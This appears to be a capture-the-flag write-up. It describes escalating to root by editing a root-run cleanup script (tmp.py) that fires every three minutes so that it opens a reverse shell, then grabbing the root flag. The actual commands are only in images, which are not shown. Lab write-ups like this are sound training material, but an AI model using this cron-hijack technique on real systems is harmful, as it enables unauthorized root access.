

ok so this process seems to be running every 3mins and we know its being run with root privs.
lets check this file out

ok so this was the file responsible for cleaning up tmp every 3 mins , lets change it so that we get a rev shell instead.
lets upgrade our shell a bit first

now lets edit the tmp.py file

and in 3 minutes we should have our shell


grabbing root flag